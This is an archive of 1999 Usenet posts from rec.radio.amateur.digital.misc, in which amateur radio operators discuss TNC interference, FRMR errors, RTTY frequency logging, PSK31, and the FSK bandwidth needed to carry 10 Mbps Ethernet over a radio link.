Jim (N8XYN) wrote:
>
> Yup! me to! real bad place for a birde huh?
>
> Mark Brown <kb0pyo@rconnect.com> wrote in message
> news:36A936CD.79E78DCF@rconnect.com...
> >Hi All
> > > Has anyone else had a problem with the dsp232 from timewave
> > >throwing a birdie on 145.010? The minute I plug the mike
> > >cable in the receiver noise level goes up & masks the
> > >"local" (nearest is 60 miles) packet stations.
> > > Thanks
> > > Mark

Practically all TNC-2s did this as well.

On the TNC-2, you could tweak the crystal trimmer a little
bit and the harmonic would move.

Mike

478. Re: Digital and SoundBlaster Thanks all !

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-26 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <78l3ps$sm4$1@news.asu.edu>
Source record: 20028

You have to set YOUR software to resume the download where you
left off.

Jack Chandler
VE3EED/W7
--

479. Webpage update

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-26 00:00:00 UTC
From: Pix Nospam <pix@nospam.be>
Message-ID: <36AE131F.E26686E3@nospam.be>
Source record: 20029

The "ON6TS Fact sheet" which is accessible through
"The Aerts Family" homepage has been updated.

http://gallery.uunet.be/albert.aerts

480. FRMR errors

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-26 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <36ae416c.12690207@news.compuserve.com>
Source record: 20030

Can anyone make suggestions. I'm told my system keeps sending FRMR errors on the HF port at least. I'm not sure where to start looking. PK-232MBX in kiss mode, two tnc2s (VHF), bpq and Sally. This looks like a problem in the bpq/PK-232/HF rig area. The signal looks and sound clean and received signals look reasonably good.
Richard G4BBH

481. APRS for CE 2.0?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-26 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <36AE9F7B.5DBC7159@best.com>
Source record: 20031

Anyone know if APRS software is being made for CE devices (Handheld PC)

Thanks for any info,

Walter

482. Chicago packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: Cal Kutemeier <ckuter@ix.netcom.com>
Message-ID: <78lqi0$gtt@dfw-ixnews6.ix.netcom.com>
Source record: 20032

Just bought a 2 meter packet station. Using a KPC-3 on 1200 baud. Can anyone help me find local packet stations in the NW suburbs of Chicago?

483. Re: FL. NEXTEL USERS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: zeno@magicnet.net
Message-ID: <zeno-2701990116180001@pm62-26.magicnet.net>
Source record: 20033
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.cb

> AL wrote in message ...
> >If you'd enjoy chatting with other Florida Nextel users, as I have been
> >doing,lets exchange ID information. I've met many nice people, thus far,
> >with whom I chat daily via the NEXTEL DIRECT CONNECT (2 way radio) system.
> >As a ham radio operator I can tell you that this system is really fun to
> >use, is similar to ham radio, without the need for a license. Please read
> >my webpage for more information.I look forward to hearing from FLORIDA
> >users.
> >http://www.geocities.com/SouthBeach/Coast/2863

Except with Ham radio, one is NOT charged a per minite charge like in
Nextel's 2 way radio DORK!!!!!! You are really stupid Al. And it takes a
lot for me to say that to someone in a news group.

--
If only we knew that money is only an idea. There is no scarcity or loss connected to it.
Nothing cost anything.

484. Re: Palm III and packet (ACTUALLY HP48)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: Daniel Zimmerman <zimmerds@clarkson.edu>
Message-ID: <36AEB53D.D86F5123@clarkson.edu>
Source record: 20034

To VE7PLN:
Philip,
You said you have used an HP48G with a TNC for packet. I wonder if you used it in a very portable application. I just recently (couple days ago) got an HP48G calculator, and have managed to get it up and running on packet through a KAM Plus as well. What I want to know is what a good very small TNC would be. The idea is to have a totally battery powered (standard NiCD/alkaline not gel cell) packet station. I have the terminal. I have the radio, but I just need the TNC. The cheaper the better. I am interested in portable packet operation on my college campus. What kind of small TNC's do you have experience with?
73,
-Dan
N3UMH/2

485. Re: FL. NEXTEL USERS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: Wildcat <wildcat@tp.net>
Message-ID: <geEr2.15$7z.192@news13.ispnews.com>
Source record: 20035
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.cb

There is no charge for Nextel two way radio service. Only when you use the Nextel transceiver as a cellular telephone you get charged. All other two way communication is free.

Nextel sucks here in New England. The calls are delayed, the disconnection rate is high, and the interference is terrible. I haven't met one satisfied Nextel customer up here in the Northeast.

--

Some people look at what is and ask why.....
Other people look at what isn't and ask why not.....

.
zeno@magicnet.net wrote in message ...
>
>> AL wrote in message ...
>> >If you'd enjoy chatting with other Florida Nextel users, as I have been
>> >doing,lets exchange ID information. I've met many nice people, thus far,
>> >with whom I chat daily via the NEXTEL DIRECT CONNECT (2 way radio) system.
>> >As a ham radio operator I can tell you that this system is really fun to
>> >use, is similar to ham radio, without the need for a license. Please read
>> >my webpage for more information.I look forward to hearing from FLORIDA
>> >users.
>> >http://www.geocities.com/SouthBeach/Coast/2863
>
>Except with Ham radio, one is NOT charged a per minite charge like in
>Nextel's 2 way radio DORK!!!!!! You are really stupid Al. And it takes a
>lot for me to say that to someone in a news group.
>
>--
>If only we knew that money is only an idea. There is no scarcity or loss connected to it. Nothing cost anything.

486. Re: FRMR errors

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <78n6o7rjr1@brokaw.wa.com>
Source record: 20036

106255.1565@compuserve.com (Richard C. Ferryman) wrote:

>Can anyone make suggestions. I'm told my system keeps sending FRMR
>errors on the HF port at least. I'm not sure where to start looking.
>PK-232MBX in kiss mode, two tnc2s (VHF), bpq and Sally. This looks
>like a problem in the bpq/PK-232/HF rig area. The signal looks and
>sound clean and received signals look reasonably good.
>Richard G4BBH

Those are caused by things getting out of sync, packet wise. It happens frequently if two TNC's are on the same freq with the same call sign and same SSID's. Remember when a call sign goes thru a node it usually comes out the other side with a different SSID. Two of the same call on a freq gets messy quickly....

73, Jim KH2D

487. KAM HF Users Please Read

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <78n6v1rjr2@brokaw.wa.com>
Source record: 20037

I need to get in touch with some KAM HF power users - mainly GTOR, AMTOR, or PACTOR, or RTTY. If you would be interested in providing some input for required features on a Win95 KAM program, please email me.

Thanks,
73, Jim KH2D

488. Logging Baudot RTTY QSOs with AFSK modem and computer software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: wa2rsx@att.netWORKed.net
Message-ID: <36af22a9.141865045@netnews.worldnet.att.net>
Source record: 20038

Hello:

I am wondering what is the preferred method of logging the frequency for RTTY QSOs when filling out QSL cards and/or the logbook? Should these entries for both be the same? e.i. I report the received signal data/frequency of the station QSOed on a QSL card, right? But my logbook must show my own transmit data/frequency.

Should the Mark QRG be used? I notice that just about all postings to the Webcluster appear to be the suppressed carrier frequency; or, am I incorrect in this?

Also, what is the present day FCC requirement for logging the mode of transmission/emmission? Is it F1A or J2B? when using a computer program and AFSK modem interface at my station for Baudot RTTY QSOs?

73s, and have fun.

de Vince
Long Island, NY

489. Future features for PacTerm '98, PKTerm '99 wanted from hams

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <e3CloHhS#GA.324@upnetnews03>
Source record: 20039

With the release of the version 1.2 of Pacterm '98 and PKTerm '99, Creative Services Software is looking for input from hams for new features for our 32 bit software line of products for the Kantronics and Timewave/AEA TNC's.

The goal of CSS is to create and maintain high quality, fairly priced ham radio software for the Windows 32 bit market. CSS is a growing company, and out of the 6 employees of CSS, 4 are Hams.

Good software requires input of the users of the software, and we want to listen to you. Send your suggestions for new features to wish@cssincorp.com . I personally guarantee that I will read each and ever suggestion personally, and will considering it highly.

Hams have help CSS grow in the last year and a half. (We're actually a 10 year old company, but started developing ham software the past 2 years). And we thank you for the support you've given us, as we've tried our best to make quality ham software.

Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

490. Re: Logging Baudot RTTY QSOs with AFSK modem and computer software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36AF3F34.E8A59CAC@erols.com>
Source record: 20040

Actually, I think only the band is required for the QSL and in the U.S.
no log is required at all so you can log it how ever you wish. If you
wish to accurately report RTTY freq. then you have to use Mark (or
center) because the Dial reading will vary from one station to another
depending on what equipment they use and how its set up.

Vince wrote:
>
> Hello:
>
> I am wondering what is the preferred method of logging the frequency
> for RTTY QSOs when filling out QSL cards and/or the logbook? Should
> these entries for both be the same? e.i. I report the received signal
> data/frequency of the station QSOed on a QSL card, right? But my
> logbook must show my own transmit data/frequency.
>
> Should the Mark QRG be used? I notice that just about all postings to
> the Webcluster appear to be the suppressed carrier frequency; or, am I
> incorrect in this?
>
> Also, what is the present day FCC requirement for logging the mode of
> transmission/emmission? Is it F1A or J2B? when using a computer
> program and AFSK modem interface at my station for Baudot RTTY QSOs?
>
> 73s, and have fun.
>
> de Vince
> Long Island, NY

491. Re: Logging Baudot RTTY QSOs with AFSK modem and computer software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: Ron Higgs <erhiggs@flash.net>
Message-ID: <36AF41D9.F553D3A7@flash.net>
Source record: 20041

Hi Vince,

In a PERFECT world it is my understanding that the Mark frequency should be used. However, as many operators do not know (or do not care) what their mark frequency is in AFSK when used in SSB mode they refer to the digital readout (carrier) frequency. In many radios when used in the FSK mode, however, the readout frequency is automatically corrected by the computer to read the MARK frequency. I know it does that on my IC-746.

I would not worry about it. They are close enough to find from the cluster and occasionally more accurate either way than many transceiver readout's :-).

On QSL's, I usually put 20 meters instead of, say, 14,082.768 Mhz., after all, I've never found anyone who really cares.

Regards, Ron

Home Page & Photo Gallery: http://www.flash.net/~erhiggs

Richwood, Texas

492. Re: Logging Baudot RTTY QSOs with AFSK modem and computer software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: martyt@pobox.com
Message-ID: <36af3e6f.1180817@news.supernews.net>
Source record: 20042

On 27 Jan 1999 14:42:51 GMT, wa2rsx@att.netWORKed.net (Vince) wrote:
>I am wondering what is the preferred method of logging the frequency
>for RTTY QSOs when filling out QSL cards and/or the logbook?

Makes no difference how you do it. "20M" "14 MHz" "14.085"
"14.085.85" or whatever. Just get the point across. My PC logs the
frequency that the rig shows, and that's what goes on my cards. All
that matters is that you indicate the correct band (and even then only
if the card might eventually be used for DXCC or WAS or some other
award).

For DX cluster spotting, most seem to use the Mark frequency; I've
never paid any attention one way or the other - especially since my
frequency readout goes to 10Hz and the DX Cluster spots only show 100
Hz resolution. On the RTTY reflector recently, there was a fair amount
of derision towards those who spot at some frequency other than mark
(apparently some people aren't smart enough to use the spotted
frequency as a guide and actually turn the dial one way or the other
until the desired station is heard...)

>Also, what is the present day FCC requirement for logging the mode of
>transmission/emmission?

There are no FCC requirements for logging of any kind, let alone how
you specify a particular emission type. So you can just put "RTTY"
for the mode and be done with it.

73,

-Marty KIï¿½LO
martyt@pobox.com

493. Re: APRS for CE 2.0?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: jeffmc@bsquare.com
Message-ID: <36af4393.404164340@news.halcyon.com>
Source record: 20043

On Tue, 26 Jan 1999 21:09:15 -0800, Walter Dunckel <wdunckel@best.com>
scribbled:

>Anyone know if APRS software is being made for CE devices (Handheld PC)
>
>Thanks for any info,
>
>Walter
Mark Sproul is working on a port of WinAPRS to Windows CE. I am sure
he will have it done in time for Dayton. Usually that's when a big
APRS thing happens.

Jeff -- KD1IT

Jeff McLeman jeffmc@bsquare.com
Chief Technologist

BSQUARE CORPORATION
"Experts in Windows CE"

http://www.bsquare.com/

---

494. Re: FRMR errors

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <36AF5A07.65D35FDB@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20044

Jim wrote:
>
> 106255.1565@compuserve.com (Richard C. Ferryman) wrote:
>
> >Can anyone make suggestions. I'm told my system keeps sending FRMR
> >errors on the HF port at least. I'm not sure where to start looking.
> >PK-232MBX in kiss mode, two tnc2s (VHF), bpq and Sally. This looks

KISS mode can cause FRMR if the channel is crowded. But usually it is
a sign that something goes terribly wrong...
It is a software problem.

73ï¿½ Alexander

--
------------------------------+--------------------------------------
| Alexander F. Kurpiers |
|
| Institut fuer Uebertragungs- | Voice: +49-6151-162369
|
| technik u. Elektroakustik | Fax : +49-6151-165545
|
| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
|
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0zdf.#rpl.deu.eu
|
------------------------------+--------------------------------------

495. Re: FRMR errors

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <36af610a.1512510@news.compuserve.com>
Source record: 20045

kh2d@my-dejanews.com (Jim) wrote:

>
>Those are caused by things getting out of sync, packet wise. It happens
>frequently if two TNC's are on the same freq with the same call sign and
>same SSID's. Remember when a call sign goes thru a node it usually
>comes out the other side with a different SSID. Two of the same call on
>a freq gets messy quickly....
>
In this case there is one tnc on hf and one each on 70cms and 2m. bpq
is set up as g4bbh-1 on all ports and the pms as g4bbh-3. However,
during forwarding Sally may well connect to my local BBS as g4bbh-4 if
there is already a g4bbh-3 session. I don't seem to have the
problems on VHF, or at least no one has reported it. Monitoring (when
I can after work!) I do see a lot of rej frames being sent to VE1AMA.
NO1H is trying to connect now but is rather weak. I will watch
things.
Richard G4BBH
>73, Jim KH2D
>
>
>

496. PK-232 European tones and calibration help please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <36af95a6.14982007@news.compuserve.com>
Source record: 20046
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

I have a PK-232MBX which seems to be the European export version with European tones. My manual only quotes the US tones under the CALibrate command (using 200 Hz shift on HF). Thus R168 is shown as controlling HF mark at 2110 Hz whereas it is actually nearer 1460 Hz mark and 1660 Hz space.
Does anyone have the correct European tones as specified by AEA? Do you also know the correct procedure for calibrating R81/R96 (discriminator). I am sure that my settings have drifted with time.
Any other advice welcome.
As an aside does anyone know if the new DSP add-on works with European tones?
Thanks and 73 from Richard G4BBH

497. Re: Logging Baudot RTTY QSOs with AFSK modem and computer software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990127165903.9709D-100000@oso.slonet.org>
Source record: 20047

Really people, there is only one correct way to specify the channel that any FSK mode might use and that is what has been said for years by the IARU (International Amateur Radio Union):

The lowest emitted tone shall be the MARK tone and considered the channel frequency.

Only hams have the luxury of being able to "swish around". If your interested in hitting a given station that remains silent until hit with the proper tone, why not do it right the first time!

Note how nice this system is. No mention is made of tone frequency, just the lowest, thus European and American standards apply. No mention need be made about FSK or AFSK---again just the lowest emitted RF frequency! No need to mention shift either---again just the lowest emitted frequency.

The operator can note his dial reading to accomplish this at any time, but why continually battle the obvious in ham radio? Cliff K7RR

498. HP200lx & packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: Ken Harris <kjh@lacasabonita.com>
Message-ID: <36AFD4BF.14C5D3DA@lacasabonita.com>
Source record: 20048
Cross-posted to: alt.comp.sys.palmtops.hp,rec.radio.amateur.space,rec.radio.amateur.digital.misc

I have an HP200LX and a Tigertronics ("Baycom") packet
radio modem.

I'm wonder how people use this:

1. What software do you use. It ships w/ L2/SCC, and I'm
wondering how you think that compares to PMP & Flexnet for use
w/ the HP200lx. In particular, I'm interested in software that
will talk with a "mailbox" automagically.

2. I'm kinda new to DOS (I know UNIX & Win95)... and I'm
concerned about the interaction of the "system manager" (SMC) and TSR
softare (like "l2.exe"). Right now I exit out of SMC completely
to run "l2".

3. I made a custom "autoexec.bat" so that SMC wouldn't run,
but then the batteries ran down quickly. I think the trick here
is to run "serctl/o". Is that right? ... and I have to turn on
the serial port before running "l2", eh?

Ken J. Harris, kjh@lacasabonita.com
SP Productions, 12910 Culver Blvd, Ste 1, Los Angeles, CA 90066
phone: 310/821-9577 x 2083, fax: 310/821-5344
____/)_____/)__/)____

499. [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36AFFCA9.425E@pop.removethistomailme.net>
Source record: 20049
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

I'm wondering if anyone can answer a couple of basic questions, and/or point me towards some good, easy-to-understand references on FSK communications theory. I've done the DejaNews thing, looked at a few dozen web pages, and pored over various editions of the ARRL handbook, but haven't yet found the answer(s) I'm looking for. Thought I'd throw the issues out for general discussion.

Here's the problem: I'm interested in determining a reasonable channel bandwidth for an RF modem capable of handling 10-megabit Manchester-encoded Ethernet data from a 10BaseT interface. The modem will use simple FSK modulation, probably with the MC13155 chip, and I need to determine some good working values for the peak FM deviation and IF bandwidth requirements.

It's my understanding that support for 10-megabit Ethernet dictates that signals up to 20 MHz be passed without substantial phase distortion. Looking at an actual data stream on a storage scope, it appears that every Ethernet packet is preceded by a dozen or so cycles of a 20 MHz burst, presumably for clock synchronization, so I'm assuming that the system 3-dB bandwidth needs to be at 25 MHz or so. Unless I'm off base, 25 MHz seems like a good starting point.

A good estimation of the RF/IF bandwidth required for an FM channel is given by Carson's rule, i.e.,

bw = 2 * (highest modulating frequency + peak FM deviation)

This works out reasonably well for conventional FM audio transmission applications with modulation indices of somewhere around 1 or more. An 18 kHz FM channel can carry a 4 kHz signal with a deviation of 6 kHz (modulation index = 6/4 = 1.5), and so forth.

Now, for conventional FM voice communications, typical NBFM modulation indexes seem to be in the 1 to 2 range. What I am wondering, is what modulation index values are generally chosen for FSK data transmission, and on what basis? Plugging in a modulation index of 1.5 for my 25 MHz channel yields a total bandwidth requirement of

2 * (25 MHz + 37.5 MHz deviation) = 125 MHz

125 MHz for 10-megabit FSK seems awfully high to me, in light of existing designs that seem to get away with much less bandwidth. Glenn Elmore's page at http://www.tapr.org/~n6gn/uwavelink/faster.html suggests that it's reasonable to use a peak deviation of 2 MHz with 10 Mbps data, yielding a channel bandwidth of only 14 MHz, but I have two questions about his derivation:

1) Glenn's application of Carson's rule, 2*(2+5)=14, assumes that a low-pass cutoff of 5 MHz is sufficient to transmit 10 Mbps Ethernet data. I don't see how this could be the case, given the presence of much higher-frequency components (like my observed 20 MHz burst) in a real-world 10BaseT signal.

2) A peak deviation of 2 MHz with even a 5 MHz maximum frequency works out to an FM modulation index of only 0.4. With a 25 MHz cutoff the modulation index would become 0.08. These figures are much lower than the the modulation indices used on FM voice channels, suggesting that perhaps I'm mistaken in applying terms like "modulation index" to FSK in the first place. Are these modulation index values reasonable for FSK data transmission, and if not, what should I be shooting for instead?

Obviously these are some pretty fundamental questions, and I don't mind replies like "you don't even have the basics right, you need to hit the books," as long as they are accompanied by pointers to good references on the subject. I know Glenn Elmore hangs out here, but I have already bugged him enough in email on this project, and have concluded that what he is calling "10 MBps Ethernet" on his web site is somehow very different from what I am seeing with an actual 10BaseT link. :) He reports success in running a MC13055 demodulator at 10 megabits with the above FM parameters, but I have been completely unable to duplicate this feat on my own bench. No doubt I'll get good empirical results by tinkering around with the faster MC13155 chip, but this is one of those cases where I would rather have a sound theoretical knowledge of what's going on.

TIA for any insights!

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam
----

500. Correction: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-27 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36AFFEC3.5B37@pop.removethistomailme.net>
Source record: 20050
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

John Miles wrote:
>
> <snip>

I see I mis-remembered my observation with the storage scope: the
leading burst in each packet was at 10 MHz, not 20 MHz. Still, I'd like
to end up with a decent 20 MHz-wide channel if possible.

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam
---

501. Re: For Sale AEA's CP1 RTTY Interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: KB2OZA@yahoo.com
Message-ID: <78oeva$3df$1@nnrp1.dejanews.com>
Source record: 20051

In article <786qi5$2qp$3@winter.news.rcn.net>,
"Jim Jaffe" <jaffejim@erols.com> wrote:
> Hi, I've recently acquired a Virtually brand new CP1 RTTY interface. This
> one is quite rare as it has on board ready for use the RS232 input/output
> plus the TTL port is also on board plus Scope Output and Variable Shift and
> Tuning Indicator. Comes with Manual and a set of ttl cables. Asking BEST
> OFFER plus a few Bucks UPS shipping. If interested call Jim Jaffe, WA2VOS
> at: 718 268 1691 or FAX 718 544 4228 or email at: jaffejim@erols.com. Thanks
> for reading this and best 73 .. Jim
>
>

If you want to hear long stories about failing health and all types of
horse just you send this bird your money.. I live near him and he gave me a
real night mare..I can just imagine what he will do to a guy from out of
state..You have been warned..He is usually hawking broken ATV stuff and
already regestered software,...Be carefull,,don't say you were not told.. Ray
KB2OZA kb2oza@yahoo.com good in the book

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

502. Re: For Sale = AEA CP1 RTTY Interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: richaa2dn114@my-dejanews.com
Message-ID: <78or5q$d6n$1@nnrp1.dejanews.com>
Source record: 20052

In article <786qi3$2qp$2@winter.news.rcn.net>,
"Jim Jaffe" <jaffejim@erols.com> wrote:
> Hi I've recently acquired from an Elderly Amateur age 90 a RARE AEA CP1
> Interface. It is in true Mint Condition and has on board an RS232
> Input/Output, TTL Input/Output plus the regular connections. There are NO
> Cosmetic Blemishes comes with the Manual and a set of TTL cables has a
> Variable Shift and Tuning , indicator, Scope Output Ideal for RTTY/ BKMULTY
> SSTV or HamCom software ...Best Offer takes it away plus a few bucks for UPS
> shipping.. if interested you can call 718 268 1691 or FAX at 718 544 4228 or
> email at : jaffejim@erols.com Thanks for reading this and best 73 Jim,
> WA2VOS
>
>

Jim, that CP1 that your selling ..maybe I am wrong but doesn't that thing
work only with a Commodor 64 or 128. If I am wrong let me say "sorry" right
now but I really think that the CP1 is hardly a "rare" find. I know that your
a good fellow and would not want to mislead anyone..Check it out.. Rich

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

503. PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: z005381b@bc.seflin.org
Message-ID: <78oomf$i0o@nntp.seflin.org>
Source record: 20053

PSK31 is on the air!
~~~~~~~~~~~~~~~~~~~
Heard N7DME and W6JVE on BPSK this evening on 14.07110 Mhz at 0322Z.

Jim (N7DME) mentioned that he had worked a guy in PA earlier on 15m using 10 watts. The other guy was running 5 watts at the time.

Here's what I have found out in using the PSK31 program;

The "waterfall" window is ~430 Hz wide and it is no problem to tune someone in. I was using an AOR receiver that allows 1 Hz tuning steps which is very helpful for the final tune.

3. The waterfall tuning works VERY good and you -can- "see" and copy signals you barely can hear. I was so busy trying out the program etc I forgot all about trying attenuation in the receiver to see what it did at/below the noise level! (Next time for sure!)

While listening to N7DME I set my DSP unit down to 10 Hz B/W and the copy was still ok. I found 20 or 30 Hz B/W to be absolutely fine. It's interesting to see the waterfall display change as you vary the DSP B/W. I used 10 Hz steps for the "coarse" tuning.

N7DME's signal was a few dB above the noise level, the "S" meter was not responding at all to his signal, only background noise. Setting the Rx B/W from 3 kHz to 220 kHz had no affect on the copy of his signal even though the background "noise" level changed.

The signals sound very much like a very narrow ringing 1 Khz crystal filter. But not annoying at all. The modulation has a "smooth" sound so the ringing affect isn't that bad. Certainly RTTY signals are more nerve jangling.

TRY THIS MODE, IF YOU LIKE KEYBOARD QSOs. I THINK YOU'LL LIKE IT!

73, Jim Rosenthal, WA4STJ
(No, I'm not selling the program ;-)
~~~~~~~~~~~~~~~~~~~

504. BayPac BP-96

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: Jason <cjy@cdsnet.net>
Message-ID: <36B019CE.FBA8918B@cdsnet.net>
Source record: 20054

I just saw the Tigertronics BayPac BP-96 in this months CQ mag. Does anyone have any experience with this modem? I've used their other modems (BP-2M) and it works well.

Jason

505. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <36B021E9.99875B58@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20055

John Miles wrote:

> Here's the problem: I'm interested in determining a reasonable channel
> bandwidth for an RF modem capable of handling 10-megabit
> Manchester-encoded Ethernet data from a 10BaseT interface. The modem
> will use simple FSK modulation, probably with the MC13155 chip, and I
> need to determine some good working values for the peak FM deviation and
> IF bandwidth requirements.

Get rid of the Manchester-encoding first. It will double your base-band
spectrum
- you donï¿½t need that.

> A good estimation of the RF/IF bandwidth required for an FM channel is
> given by Carson's rule, i.e.,
>
> bw = 2 * (highest modulating frequency + peak FM deviation)

Carsonï¿½s rule works only for wide band FM. For NBFM it is more or less

BW= 2*highest modulating frequency

For 9k6 FSK we usually use 3kHz peak deviation, so for your application
3MHz
sounds reasonable. 20MHz is maybe a bit too narrow (so you will down
some -30dB there)
but it would be ok for the receive filter. With 2MHz as N6GN suggests,
20MHz should
be ok, although I doubt that the signal will fit into 14MHz.

As we all know, it is practically impossible to calculate the spectrum
of an
analog FM signal (only for some cases it is possible). For data signals
the
spectrum can be calculated (although it is quite difficult).

The main point in any bandwidth discussion is: how do you define
bandwidth?
An FM signal *always* has an infinite bandwidth - thatï¿½s the theory.
The spectrum decays quite slowly, so if we say -40dB is ok for our
neighbour channel,
25MHz should be fine in your case. For the IF filter the bandwidth
should
be more narrow, as your signal will probably be only 20dB above noise,
so that you
can use 15-20MHz wide filters.

73ï¿½ Alexander

--

------------------------------+--------------------------------------
| Alexander F. Kurpiers |
|
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|
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|
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0zdf.#rpl.deu.eu
|
------------------------------+--------------------------------------

506. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: allan.herriman.hates.spam@fujitsu.com.au
Message-ID: <36b02996.34939120@newshost>
Source record: 20056
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

Hi John,
I did a similar thing to this almost a decade ago.
My task was to extend our company's computer network about 200 metres (to a new building we had just leased in the next street).
I was given a low power FM video link in the 10.5GHz band. The baseband bandwidth was quoted as 7MHz, but it was only about 1 dB down at 10MHz when I measured it on a network analyser. The link was designed to operate in a 14MHz RF bandwidth. I don't remember what the deviation was set to.
(The link was one of our products, so we had spare ones lying around.)

We used arcnet instead of ethernet (I said this was a long time ago!). Arcnet uses token passing, and runs at 2.5Mbps with 3 level signalling, IIRC. I think it looks a little like filtered AMI. The voltages are huge! Something like 10Vp-p.
I modified an arcnet repeater box, and brought out Tx and Rx streams on separate coax connectors.
[You are using 10baseT, so you already have separate Tx and Rx signals.]
The Tx signal went into a pad to adjust the level and match the 93ohm arcnet and the 75 ohm video input of the link.
The Rx signal from the link went into a high speed opamp for some gain, and then a hybrid buffer amp (LH0002 ?) to drive the arcnet.

Suprisingly, it worked first time. I just had to tweak the gain to get it to work reliably. It only took a few days from being given the task to having a working bench model. It went on-line a few days after that.

The RF output had several spurs many tens of MHz away from the carrier. These were way outside the spectral mask for the channel. Sorry, it was so long ago, I can't remember just how bad it was. However, the power was so low (we used high gain dishes, I think the Tx power was << 0dBm), that the output spectrum was not relevant, as the whole thing was in the "unlicensed" category. YMMV, depending on the communications authority in your country.

I guess I could have tried to filter the Tx baseband signal, but then I would have needed to perform the complementary filter operation in the receiver.
Another way would have been to use comparators to slice the receive signal at some (possibly adaptive) threshold. The outputs of the comparators could be combined in some way to produce a better looking pulse shape.

IIRC, 10baseT uses two level signalling, so you would only need one comparator.

Another thing to look out for is the DC resistance of pulse transformers in network interfaces. My receiver output had a small amount of mains hum which caused a large current to flow at 50Hz. The prototype blew up after a week. I fixed it with a series capacitor.

So much for the cheap and dirty solution. The better way to get ethernet across a radio link is to do the following:
1. Get a pair of ethernet routers or bridges with wan ports. Routers that do address filtering are better, as they reduce the traffic on the wan link.
2. Use a digital radio to connect the wan ports.

I contend that this way is better, because it will be easier to monitor and control, and it won't trash the network at either end when the link gets noisy. Also, each ethernet will be in a separate collision domain, which helps when they are heavily loaded.
Most networks will already have a router, bridge or switch installed somewhere anyway, so there will be no major additional costs.
It is also possible to turn a PC with a high speed serial card into a low cost bridge.

If you want to roll your own bridge, you can do it quite cheaply and with no software. See:
http://www.rad.com/components/componnt/rj017.htm
